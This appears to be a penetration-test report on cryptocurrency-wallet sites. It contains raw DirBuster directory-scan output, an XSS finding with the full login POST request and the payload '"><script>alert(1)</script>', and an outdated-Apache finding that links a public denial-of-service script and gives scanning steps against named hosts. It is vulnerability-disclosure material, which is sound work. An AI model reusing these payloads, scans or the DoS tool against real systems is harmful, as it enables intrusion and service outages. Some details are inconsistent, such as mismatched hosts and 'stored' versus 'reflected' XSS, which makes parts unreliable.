File found: /tickets/index/go/betsie.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accesskeys/cgi-bin/education/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/accesskeys/cgi-bin/education/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accessibility/cgi-bin/cgi-bin.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/accessibility/cgi-bin/cgi-bin.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/-/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/-/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accesskeys/accesskeys.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/accesskeys/accesskeys.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/education/betsie/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/education/betsie/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin/accesskeys.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/cgi-bin/accesskeys.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/accesskeys.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/education/accesskeys.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/education/betsie.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/education/education/betsie.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/betsie/betsie/education.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/betsie/betsie/education.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accessibility/cgi-bin/cgi-bin/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/accessibility/cgi-bin/cgi-bin/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/cgi-bin/betsie/education/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/cgi-bin/betsie/education/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/toolbar/betsie.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/toolbar/betsie.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accessibility/cgi-bin/education/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/accessibility/cgi-bin/education/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/cgi-bin/accesskeys/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/cgi-bin/accesskeys/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/cgi-bin/go/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/cgi-bin/go/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/cgi-bin/betsie/cgi-bin/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/cgi-bin/betsie/cgi-bin/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/toolbar/education.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/toolbar/education.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin/accessibility/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/cgi-bin/accessibility/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/radio/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/radio/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/go/accessibility/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/go/accessibility/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/betsie/go.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/betsie/go.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin/cgi-bin/accessibility/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/cgi-bin/cgi-bin/accessibility/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin/cgi-bin/betsie.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/cgi-bin/cgi-bin/betsie.php - 303

**WALLET VULNERABILITY EXAMPLE NINE**

**Vulnerability Type:**  **STORED CROSS SITE SCRIPTING ATTACK VULNERABILITY**

**Screenshot of Component:** All screenshots are in Business Logic.

**URL GET/ POST data:** POST METHOD:

POST /visitor\_signup/SignIn HTTP/1.1

Host: login.moonlitecoin.info

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:58.0) Gecko/20100101 Firefox/58.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://login.moonlitecoin.info/

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 50

Cookie: ASP.NET\_SessionId=kmclzvicwkmuco031sxoauef; Referrelcode=

DNT: 1

Connection: close

**LoginID="><script>alert(1)</script>&Password=hello**

**Business Logic (What has been tested):**


**Exploiting Cross Site Scripting:**

**Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.**

**An attacker can use XSS to send a malicious script to an unsuspecting user. The end user’s browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page. For more details on the different types of XSS flaws**


**Methodology (Steps for testing):**

**So, as I have tested the site I came across with XSS in login form. The username field in login form is vulnerable to reflected cross site scripting.**


****

**So as we can see in the website there is a login form and it has three fields username, password, 2f**


**authentication code. So, the “username” field in vulnerable to reflected cross site scripting. So, if we put some javascript in “username” field it will reflect back to us.**

****

**So, as we can see in the above screenshot I have putted some JavaScript in “username” field. So, after clicking the login button.**

****

**So, we got the pop up that means our javascript ran successfully. We can also intercept the request and put some javascript into the “username” field**

****


**So here we have the screenshot of intercepted request after clicking on “Go” we will get a 200 OK. Means our javascript run successfully.**

**Methodology (Steps for testing):**

**1. Go to the moonlitecoin.info and click on login.**

**2. put “><script>alert(1)</script> in the username** **field.**

**3. Click login**

****


**This above screenshot on careful observation that it is vulnerable to reflected cross site scripting attack.**

**Results of Penetration Testing: On careful observation that I found one vulnerability that at cross site scripting level in which login parameter was vulnerable and was showing reflecting cross site scripting. At login level, only @ and dot is allowed to enter any character. All other HTML characters are getting reflected in response and it is not getting filtered or blocked at client side or server side.**

**WALLET VULNERABILITY EXAMPLE TENTH**

**Vulnerability Type: APACHE/2.2.3 (RED HAT) SERVER VULNERABILITY**

**Screenshot of Component:**  Please see below screenshot for reference.

.

**URL GET/ POST data:** GET METHOD:

http://member.litepool.uk/cg-bin/

**Business Logic (What has been tested):**

**Apache/2.2.3 (Red Hat) Server is vulnerable to Remote Code Execution and Denial of Service Attack. This below link is exposing the Apache version of Red Hat Server which is very old server. Please find below link for script of Denial of Service Attack and attached video for running the Remote Code Execution as this is an example, how it can be performed.**

[**http://mail.lifestylestores.com/cgi-bin/**](http://mail.lifestylestores.com/cgi-bin/)**- Vulnerable Link**

[**https://github.com/petdance/scraps/blob/master/killapache.pl**](https://github.com/petdance/scraps/blob/master/killapache.pl)**- Apache Denial of Service Attack script.**

**Methodology (Steps for testing):**

**# Access the link** [**http://member.litepool.uk**](http://member.litepool.uk)

**# Open the DIRBUSTER tool from Kali Linux Console.**

**# Select the directory as given above the path and choose the apache\_common.txt**

**# Make sure you must be running on port 80.**

**# Start the directory searching and please see the valid results under the 200-response tab or any other response which is showing weird response like 500.**

**# That one of the /cgi-bin/ was vulnerable to old server version and it is vulnerable**

**Results for Penetration Testing:**

**In the screenshot explained that, apache old version is vulnerable to denial of service attack. I cannot perform more penetration attack, it is will take down the production servers in which apache is running while also doing remote code execution. It should not disclose the apache version or either deactivate the apache version vulnerability.**